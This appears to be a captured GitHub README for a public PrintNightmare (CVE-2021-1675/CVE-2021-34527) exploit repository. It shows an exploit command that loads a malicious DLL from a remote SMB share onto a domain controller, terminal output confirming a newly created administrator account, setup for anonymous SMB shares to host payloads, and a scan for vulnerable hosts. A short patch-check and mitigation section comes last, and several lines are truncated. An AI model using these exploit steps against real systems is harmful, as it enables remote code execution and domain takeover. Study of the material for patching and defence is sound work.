cube0x0 / CVE-2021-1675 Public

Notifications Fork 583 Star 1.8k

Code Issues 36 Pull requests 2 Actions Projects Security Insights

main Go to file Code

cube0x0 Update README.md d2e96c1 · 3 years ago 26 Commits

Images	C# Dynamic pDriverPath support	3 years ago
SharpPrintNightmare	updated with \??\UNC\ path to avoid p...	3 years ago
CVE-2021-1675.py	updated with \??\UNC\ path to avoid p...	3 years ago
README.md	Update README.md	3 years ago


README

CVE-2021-1675 / CVE-2021-34527

Impacket implementation of the PrintNightmare PoC originally created by Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)

Tested on a fully patched 2019 Domain Controller

Execute malicious DLL's remote or locally


DC01
Administrator: C:\Windows\system32\cmd.exe - powershell
kali - VMware Workstation
File Edit View VM Tabs Help
kali
CVE-2021-1675.py - Im...
root@kali: /opt/Windo...
10:11 AM
root@kali: /opt/Windows/Impacket
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
PS C:\Windows\System32\spool\drivers\x64\3> net user cube
User name                    cube
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/30/2021 10:09:08 AM
Password expires             8/11/2021 10:09:08 AM
Password changeable          6/30/2021 10:09:08 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.

PS C:\Windows\System32\spool\drivers\x64\3> _
```

```
┌──(root💀kali)-[/opt/Windows/Impacket]
└─# ./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 '\\192.168.1.215\smb\addCube.dll'
[*] Try 1 ...
[*] Connecting to ncacn_np:192.168.1.10[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\UNIDRV.DLL
[*] Executing \\192.168.1.215\smb\addCube.dll
[*] Stage0: 0
[*] Stage2: 0
[+] Exploit Completed

┌──(root💀kali)-[/opt/Windows/Impacket]
└─# 
```

```
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Search for for (A)ll updates or (R)ecommended updates only? a

Searching for all applicable updates...

List of applicable items on the machine:


There are no applicable updates.

Press return to continue...
```

Patch update

Microsoft has released a patch to mitigate against these attacks but if these values below are present on a machine, then the machine will still be vulnerable

```
REG QUERY "HKLM\Software\Policies\Microsoft\Windows NT\Printers\Poin

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Printers\P
    RestrictDriverInstallationToAdministrators    REG_DWORD    0x0
    NoWarningNoElevationOnInstall    REG_DWORD    0x1
```

Installation

Before running the exploit you need to install my version of Impacket and after that you're gucci

About

C# and Impacket implementation of PrintNightmare CVE-2021-1675/CVE-2021-34527

Readme
Activity
1.8k stars
43 watching
583 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

● C# 50.8% ● Python 49.2%

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

CVE-2021-1675.py

```
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip a

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or
  share                 Path to DLL. Example '\\10.10.10.10\share\ev

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted
                        and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 '\\1
./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 'C:\
```

SMB configuration

Easiest way to host payloads is to use samba and modify `/etc/samba/smb.conf` to allow anonymous access

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```

From windows it's also possible

```
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Paramete
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Paramete
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneInclu
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnony
# Reboot
```

Scanning

We can use `rpcdump.py` from impacket to scan for potential vulnerable hosts, if it returns a value, it could be vulnerable

```
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

Mitigation

Disable Spooler service

```
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start
```